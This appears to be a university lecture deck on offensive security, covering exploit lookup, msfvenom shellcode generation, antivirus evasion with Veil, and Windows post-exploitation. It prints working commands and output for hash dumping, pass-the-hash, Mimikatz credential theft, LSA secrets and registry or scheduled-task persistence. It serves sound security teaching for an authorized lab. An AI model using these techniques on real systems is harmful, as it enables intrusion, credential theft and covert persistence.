Carnegie Mellon University

Heinz College

INFORMATION SYSTEMS • PUBLIC POLICY • MANAGEMENT

Level Up

You can use Metasploit, what next?

Agenda

- ExploitDB/SearchSploit
- Creating Payloads
- Bypassing AV with Veil
- Windows AD overview
- Intro to Post-exploitation
  - Privilege escalation
  - Extracting passwords
  - Intro to Persistence

ExploitDB

EXPLOIT DATABASE

GET CERTIFIED

Verified Has App

Filters Reset All

Show 15

Search:

Date	D	A	V	Title	Type	Platform	Author
2019-11-13				ScanGuard Antivirus 2020 - Insecure Folder Permissions	Local	Windows	hyp3rlinx
2019-11-13				Fastweb Fastgate 0.00.81 - Remote Code Execution	WebApps	Hardware	Riccardo Gasparini
2019-11-13				gSOAP 2.8 - Directory Traversal	WebApps	PHP	numan türle
2019-11-13				Technicolor TC7300.B0 - 'hostname' Persistent Cross-Site Scripting	WebApps	Hardware	Luis Santana
2019-11-13				Technicolor TD5130.2 - Remote Command Execution	WebApps	Hardware	João Teles
2019-11-13				FUDForum 3.0.9 - Remote Code Execution	WebApps	PHP	liquidsky

exploit-db.com/exploits/40452

EXPLOIT DATABASE

GET CERTIFIED

Disk Pulse Enterprise 9.0.34 - 'Login' Remote Buffer Overflow

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
40452	N/A	TULPA	REMOTE	WINDOWS	2016-10-03

EDB Verified: ✓

Exploit: / {}

Vulnerable App:

Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux , the course required to become an Offensive Security Certified Professional (OSCP)

GET CERTIFIED

PWK

AWAE

```
#!/usr/bin/python

print "Disk Pulse Enterprise 9.0.34 Buffer Overflow Exploit"
print "Author: Tulpa // tulpa[at]tulpa-security[dot]com"

#Author website: www.tulpa-security.com
#Author twitter: @tulpa-security.com
```

SearchSploit

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# searchsploit 40452
--------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
--------------------------------------- ----------------------------------------
Disk Pulse Enterprise 9.0.34 - 'Login' | exploits/windows/remote/40452.py
--------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~# head /usr/share/exploitdb/exploits/windows/remote/40452.py
#!/usr/bin/python

print "Disk Pulse Enterprise 9.0.34 Buffer Overflow Exploit"
print "Author: Tulpa // tulpa[at]tulpa-security[dot]com"

#Author website: www.tulpa-security.com
#Author twitter: @tulpa-security.com

#Exploit will land you NT AUTHORITY\SYSTEM
#You do not need to be authenticated, password below is garbage
root@kali:~#
```

Payload Types & Terminology

- Exploit: Code that takes advantage of a flaw or misconfiguration.
- Payload: The malicious code that is delivered by the exploit and executed on the host.
  - Meterpreter vs message box
  - Fully staged: Self-contained and standalone
  - Stager: Small amount of code that establishes a connection out to download more code
- Shellcode: A specific set of instructions (usually in assembly) that call or create a shell on the host.
  - A shell is an interface between the user and the kernel
  - Bind shell: listener on the victim
  - Reverse shell: listener hosted by the attacker
- Listeners: A service on the attacker machine that completes a shell or delivers more code in stages
- Reflective DLL Injection: Inserting code into a running process

Generating payloads

- Many different tools to generate payloads; msfvenom built into Metasploit
- -p: the specific payload (Meterpreter, shell, message box, etc.)
- -f: the output format (python, raw, exe, etc.)
- -e: the encoder to use to mask the shellcode
  - -i for the number of iterations to encode
- -a: the architecture of the system (--platform for platform)
- -b: bad characters to avoid
  - Null byte \x00

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -i 3 -f python
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai succeeded with size 353 (iteration=1)
x86/shikata_ga_nai succeeded with size 380 (iteration=2)
x86/shikata_ga_nai chosen with final size 380
Payload size: 380 bytes
buf = ""
buf += "\xbb\x78\xd0\x11\xe9\xda\xd8\xd9\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x59\x31\x58\x13\x83\xc0\x04\x03\x58\x77\x32"
buf += "\xe4\x53\x15\x11\xea\xff\xc0\x91\x2c\x8b\xd6\xe9\x94"
buf += "\x47\xdf\xa3\x79\x2b\x1c\xc7\x4c\x78\xb2\xcb\xfd\x6e"
buf += "\xc2\x9d\x53\x59\xa6\x37\xc3\x57\x11\xc8\x77\x77\x9e"
buf += "\x6d\xfc\x58\xba\x82\xf9\xc0\x9a\x35\x72\x7d\x01\x9b"
buf += "\xe7\x31\x16\x82\xf6\xe2\x89\x89\x75\x67\xf7\xaa\xae"
buf += "\x73\x88\x3f\xf5\x6d\x3d\x9e\xab\x06\xda\xff\x42\x7a"
```


How Anti-Virus Works

- Signature
  - Code patterns
  - Known series of Bytes
  - Cryptographic Hash
- Heuristics
  - Examining files for suspicious characteristics without an exact signature match.
- Behavioral
  - Looking for suspicious behaviors
    - e.g. Unpacking of malcode, modifying the hosts file, or observing keystrokes, etc.

Anti-Virus Evasion

- Two options: create a brand-new exploit or change the signature/payload
- Changing the signature requires the code to be altered in a way that makes it look different but keeps same results
  - Change the formula but get the same answer
- A race against time as AV vendors learn the template/formula

Veil



https://github.com/Veil-Framework/Veil

Veil-Evasion


- A tool to generate payload executables that bypass common antivirus solutions.
  - Enables pentesters to easily use obfuscation techniques for their shellcode
- Several encoders and payload types
  - Python, PowerShell, C, C#, Ruby

```
=======================================================================================
                                Veil | [Version]: 3.1.4
=======================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=======================================================================================

 [*] Available Tools:

        1)      Evasion
        2)      Ordnance

Main menu choice: use 1
```

```
                                     Veil-Evasion
=======================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=======================================================================================

Veil-Evasion Menu

        41 payloads loaded

Available Commands:

        back                    Go to main Veil menu
        checkvt                 Check virustotal against generated hashes
        clean                   Remove generated artifacts
        exit                    Exit Veil
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

Veil-Evasion command:
```

Intro to Post-Exploitation

- After you get your foothold, what's next?
  - Determine what type of user you are and what rights you have
  - Get more information about the host/network/domain.
  - Start “dumpster diving” in My Documents
- Post-exploitation techniques require patience and outside-the-box thinking
  - Phishing made exploitation easy
  - Don’t be satisfied with just breaking in



1. Scan/Recon
2. Breach the network/exploit hosts
3. Gain host and network situational awareness
4. Escalate local privileges
5. Hunt for users
6. Escalate domain access
7. Pillage!

Windows Enumeration

- **Basic Enumeration Shell Commands:**
  - **whoami**
  - **ipconfig /all**
  - **netstat -ano**
  - **net accounts**
  - **net localgroup administrators**
  - **net share**
  - **systeminfo | findstr /B /C:"OS Name" /C:"OS Version”**
  - **set logonserver**
  - **gpresult /r**

Searching for Easy Wins

- Search for insecure password storage files:
  - dir /s *pass* == *cred* == *vnc* == *.config*
  - findstr /s /i “password” *.*
- Browse user and network file shares
  - My Documents
  - PowerView’s ShareFinder
- Search the registry for keywords:
  - reg query HKLM /f password /t REG_SZ /s
  - reg query HKCU /f password /t REG_SZ /s
- Searching for config files:
  - *c:\sysprep.inf*
  - *c:\sysprep\sysprep.xml*
  - *%WINDIR%\Panther\Unattend\Unattended.xml*
  - *%WINDIR%\Panther\Unattended.xml*

Privilege Escalation

- THIS IS NOT A GIVEN!!!!
- Many different techniques:
  - Meterpreter's "getsystem"
    - Named pipes
  - Bypassuac
  - Local exploits
    - Custom software

- <u>Online Resources:</u>
- What happens when I type getsystem? (Raphael Mudge) - here
- Windows Privilege Escalation Fundamentals (Ruben Boonen) - here
- Encyclopedia Of Windows Privilege Escalation (Brett Moore) - here
- Windows Attacks: AT is the new black (Chris Gates & Rob Fuller) - here
- Elevating privileges by exploiting weak folder permissions (Parvez Anwar) - here

PrivEsc - Local Exploits

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms10_002_aurora) > use exploit/windows/local/
...snip...
use exploit/windows/local/bypassuac
use exploit/windows/local/bypassuac_injection
...snip...
use exploit/windows/local/ms10_015_kitrap0d
use exploit/windows/local/ms10_092_schelevator
use exploit/windows/local/ms11_080_afdjoinleaf
use exploit/windows/local/ms13_005_hwnd_broadcast
use exploit/windows/local/ms13_081_track_popup_menu
...snip...
msf exploit(ms10_002_aurora) >
```

PrivEsc - Group Policy Preferences

- A powerful feature to make a sysadmin's life much easier.
  - Deploys GPO settings within the whole environment.
  - Can create/update local admin accounts to all the hosts within the domain.
- In order to make that work the local admin username/password must be stored somewhere.
  - \\[Domain Controller]\SYSVOL\[Domain]\Policies\Groups.xml
- The encrypted AES key protecting these passwords was posted on Microsoft's site.
  - Decrypt the hash
  - http://esec-pentest.sogeti.com/posts/2012/01/20/exploiting-windows-gpp.html
- Metasploit:
  - use post/windows/gather/credentials/gpp
  - set session [Session # of your shell]
  - exploit

Windows AD Overview

- Understanding Windows and Active Directory (AD) structure is crucial
- **Local user:** Defined on the host, have limited access to host resources
- **Local admin:** Defined on the host, has full access to hosts resources
  - SYSTEM is a local admin
- **Domain user:** Defined through AD, has highly configurable access to domain resources
  - Usually a member of many groups
- **Domain admin:** Defined through AD, has full access to all hosts and resources on the domain
- **Enterprise admin:** Defined through AD, sits on top of the forest. Can generate access to any resource or host on the domain

Windows AD Overview - 2

- **Domains:** A computer network in which all resources are managed by a central entity (Domain Controller)
  - Authentication and access control are done by the DC
  - Not a function of physical proximity
  - A group of domains is considered a “tree” that can share resources through trusts
- **Sub-domains**: Networks with some logical distinction but share resources with the parent domain
  - A large branch in a given tree
- **Forest**: A large collection of domains (or trees) that share the same schema and structure but are, by default, separate from each other in terms of access.
- **Groups**: Collection of accounts that have a specific access to data
- **Organizational Units (OU):** Collection of accounts that that can have control delegated to other entities

So I have SYSTEM, now what?

- The SYSTEM account is the OS's administrator account.
- Access Tokens: Object that describes the security context of a process
  - Created when a user successfully authenticated to a host (usually though the domain)
  - Every process that user runs carries a copy of their token
  - Tokens stay on the system until reboot
- With SYSTEM level access, an attacker can request the hash of each token on the system
  - The Local Security Authority Subsystem Service (lsass.exe) process is a Windows process that manages these credentials in memory
- LM/NTLM Hashes can be used in the Pass-the-hash technique which allows authentication through the SMB service (port 445)
  - Recent Windows patches prevent users (except the default local admin) in the local admin group from running administrative functions

Extracting Passwords - Hashdump

- meterpreter > run post/windows/gather/smart_hashdump

```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against CARPO
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20191113163503_default_10.20.160.108_windows.hashes_140860.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY 77a88e7c24a77435664a321f6a4dfaf6...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Caden:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Garrett:1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Kyle:1007:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Samson:1008:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Wil:1009:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

PTH

- **# pth-winexe -U [Username]%[Hash or Password] //[Target IP Address] cmd.exe**

```
root@kali:~# pth-winexe -U Administrator%d7a2630a9ecc4aff186fc03070888283:480d1d
426fe52721b915e7870c9e1a8f //192.168.52.151 cmd.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

http://www.harmj0y.net/blog/penetesting/pass-the-hash-is-dead-long-live-pass-the-hash/

Extracting Passwords - Mimikatz

- A great post-exploitation tool written by Benjamin Delpy (gentilkiwi).
  - Included as a Meterpreter script to allow for easy access to it's full set of features without needing to upload any files to the disk of the compromised host.
  - Collects plaintext credentials in a number of ways. A notable example is scraping them from memory.
  - Requires SYSTEM level privileges
  - Need to know if OS is x86 vs x64 (if 64 bit then you must migrate into 64 bit process)

```
meterpreter > sysinfo
Computer        : WINXP-E95CE571A1
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```


  - https://www.offensive-security.com/metasploit-unleashed/mimikatz/

Extracting Passwords - Mimikatz

```
meterpreter > migrate 2548
[*] Migrating from 768 to 2548...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID     Package    Domain           User              Password
------     -------    ------           ----              --------
0;999      NTLM       WORKGROUP        WIN-OH6EF0GQ940$
0;45254    NTLM
0;996      Negotiate  WORKGROUP        WIN-OH6EF0GQ940$
0;588811   Negotiate  Window Manager   DWM-2
0;587242   Negotiate  Window Manager   DWM-2
0;997      Negotiate  NT AUTHORITY     SERVICIO LOCAL
0;7493219  NTLM       WIN-OH6EF0GQ940  Administrador     veryStrongAdminPass
0;129651   NTLM       WIN-OH6EF0GQ940  Ignacio Sorribas  veryStrongPass
0;601939   NTLM       WIN-OH6EF0GQ940  Ignacio Sorribas  veryStrongPass
0;601965   NTLM       WIN-OH6EF0GQ940  Ignacio Sorribas  veryStrongPass
0;129697   NTLM       WIN-OH6EF0GQ940  Ignacio Sorribas  veryStrongPass

meterpreter >
```

Extracting Passwords – LSA Secrets

- LSA Secrets is a registry location which contains important data that are used by the Local Security Authority like authentication, logging users on to the host, local security policy etc. This information is stored in the following registry key.
- HKEY_LOCAL_MACHINE/Security/Policy/Secrets



Due to the sensitivity of information Windows is protecting, access to the Security folder in the registry with permissions. By default only the SYSTEM account can access the LSA Secrets registry location.

Extracting Passwords – LSA Secrets

```
msf > use post/windows/gather/lsa_secrets
msf post(lsa_secrets) > sessions
      ...sessions...
msf post(lsa_secrets) > set SESSION <session-id>
msf post(lsa_secrets) > show options
      ...show and set options...
msf post(lsa_secrets) > run
```

```
root@kali:~# crackmapexec
usage: crackmapexec [-h] [-v] [-t THREADS] [-id CRED_ID [CRED_ID ...]]
                    [-u USERNAME [USERNAME ...]] [-d DOMAIN | --local-auth]
                    [-p PASSWORD [PASSWORD ...] | -H HASH [HASH ...]]
                    [-M MODULE] [-o MODULE_OPTION [MODULE_OPTION ...]] [-L]
                    [--show-options] [--share SHARE] [--smb-port {139,445}]
                    [--mssql-port PORT] [--server {http,https}]
                    [--server-host HOST] [--server-port PORT]
                    [--timeout TIMEOUT]
                    [--gfail-limit LIMIT | --ufail-limit LIMIT | --fail-limit LIMIT]
                    [--verbose] [--sam] [--lsa] [--ntds {vss,drsuapi}]
                    [--ntds-history] [--ntds-pwdLastSet]
                    [--wdigest {enable,disable}] [--shares] [--uac]
                    [--sessions] [--disks] [--users] [--rid-brute [MAX_RID]]
                    [--pass-pol] [--lusers] [--wmi QUERY]
                    [--wmi-namespace NAMESPACE] [--spider [FOLDER]]
                    [--content] [--exclude-dirs DIR_LIST]
                    [--pattern PATTERN [PATTERN ...] | --regex REGEX
                    [REGEX ...]] [--depth DEPTH]
                    [--exec-method {smbexec,wmiexec,atexec}] [--force-ps32]
                    [--no-output] [-x COMMAND | -X PS_COMMAND] [--mssql]
                    [--mssql-query QUERY] [--mssql-auth {windows,normal}]
                    [target [target ...]]

Swiss army knife for pentesting Windows/Active Directory environments | @byt3bl33d3r

Powered by Impacket https://github.com/CoreSecurity/impacket (@agsolino)

                                Inspired by:
          @ShawnDEvans's smbmap https://github.com/ShawnDEvans/smbmap
          @gojhonny's CredCrack https://github.com/gojhonny/CredCrack
          @pentestgeek's smbexec https://github.com/pentestgeek/smbexec

                                Version: 3.1.5
                               Codename: 'Smidge'
```

https://github.com/byt3bl33d3r/CrackMapExec

Persistence - Windows Registry

- **Winlogin:**
  - `reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /t REG_SZ /d "C:\Some\Evil\Binary.exe","C:\Windows\system32\userinit.exe”`
- **Run and RunOnce:**
  - `reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v EvilKey /t REG_SZ /d "C:\Some\Evil\Binary.exe”`
- **RUNDLL and RUNDLL32:**
  - `reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v EvilRundll /t REG_SZ /d "C:\Windows\system32\rundll32.exe C:\Users\Fubar\Desktop\evil.dll, @DllMain12"`

http://www.fuzzysecurity.com/tutorials/19.html

Persistence - Schtasks

Runs a task daily at 8am

- `schtasks /create /tn "EvilTask" /tr C:\Some\Evil\Task.exe /sc daily /st 08:00`

Runs a task each time the user's session is idle for 5 minutes

- `schtasks /create /tn "EvilTask" /tr C:\Some\Evil\Task.exe /sc onidle /i 5`

- **Runs a task, as SYSTEM, each time a user logs in**
  - `schtasks /create /ru "NT AUTHORITY\SYSTEM" /rp "" /tn "EvilTask" /tr C:\Some\Evil\Task.exe /sc onlogon`
- **Runs a task on a remote machine, as SYSTEM, daily at 8am**
  - `schtasks /create /s RemoteMachine /u domain\user /p password /ru "NT AUTHORITY\SYSTEM" /rp "" /tn "EvilTask" /tr C:\Some\Evil\Task.exe /sc daily /st 08:00`

Persistence - Windows Startup Folder

- **Windows NT 6.0 - 10.0 / All Users**
  - `%SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`
- **Windows NT 6.0 - 10.0 / Current User**
  - `%SystemDrive%\Users\%UserName%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`
- **Windows NT 5.0 - 5.2**
  - `%SystemDrive%\Documents and Settings\All Users\Start Menu\Programs\Startup`
- **Windows NT 3.5 - 4.0**
  - `%SystemDrive%\WINNT\Profiles\All Users\Start Menu\Programs\Startup`

Great Resource: Windows Userland Persistence Fundamentals (Ruben Boonen) - here.

PowerShell Weaponization

- The PowerSploit tools are a collection of PowerShell scripts with a focus on offensive operations.
- **PowerUp**: Runs a series of host checks to determine potential paths of local exploitation and privilege escalation
- **PowerView**: Powerful tool that queries the domain controllers for information on open file shares, where users are logged in on the network, and domain policies
  - Primary tool for user hunting. Can determine where all admins are logged in.
  - Checks for open file shares that can be used for data searching
  - More efficient way to run all Windows "net" commands

- https://github.com/PowerShellMafia/PowerSploit/
- https://www.darkoperator.com/blog/2016/4/2/meterpreter-new-windows-powershell-extension

BloodHound

- BloodHound is a single page Javascript web application, built on top of Linkurious, compiled with Electron, with a Neo4j database fed by a PowerShell ingestor.
- BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attacks can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify. Defenders can use BloodHound to identify and eliminate those same attack paths. Both blue and red teams can use BloodHound to easily gain a deeper understanding of privilege relationships in an Active Directory environment.
- BloodHound is developed by @_wald0, @CptJesus, and @harmj0y.

BLOODHOUND

https://github.com/BloodHoundAD/BloodHound

Assignment: PWN Challenge #2 & 3

- The objective of this challenge is to utilize the tools and techniques you have been taught to discover and exploit what you can within the authorized scope.
- To get credit for the assignment you will be required to create an assessment report.
  - Should contain your findings along with their associated impact.
  - Should create context for your customer (your instructors) so that informed decisions can be made to fix their network.
  - Should contain the proof hash values and include enough detail that your results could be reproduced by your instructors.
- This assignment builds on the previous pwn challenge.
- The assignment deliverable is a report. See Canvas for more detailed rubric.
- Note: Vulnerabilities/findings may not show up in vulnerability scans.
- 2 Proof Files in PWN 2 and 3 Proof/Local Files in PWN 3

Labs

- STEPfwd Labs
  - Evading AV with Veil
- TryHackMe Labs
  - https://tryhackme.com/room/linuxprivesc
  - https://tryhackme.com/room/windows10privesc
  - https://tryhackme.com/room/linuxprivescarena
  - https://tryhackme.com/room/windowsprivescarena
  - https://tryhackme.com/room/postexploit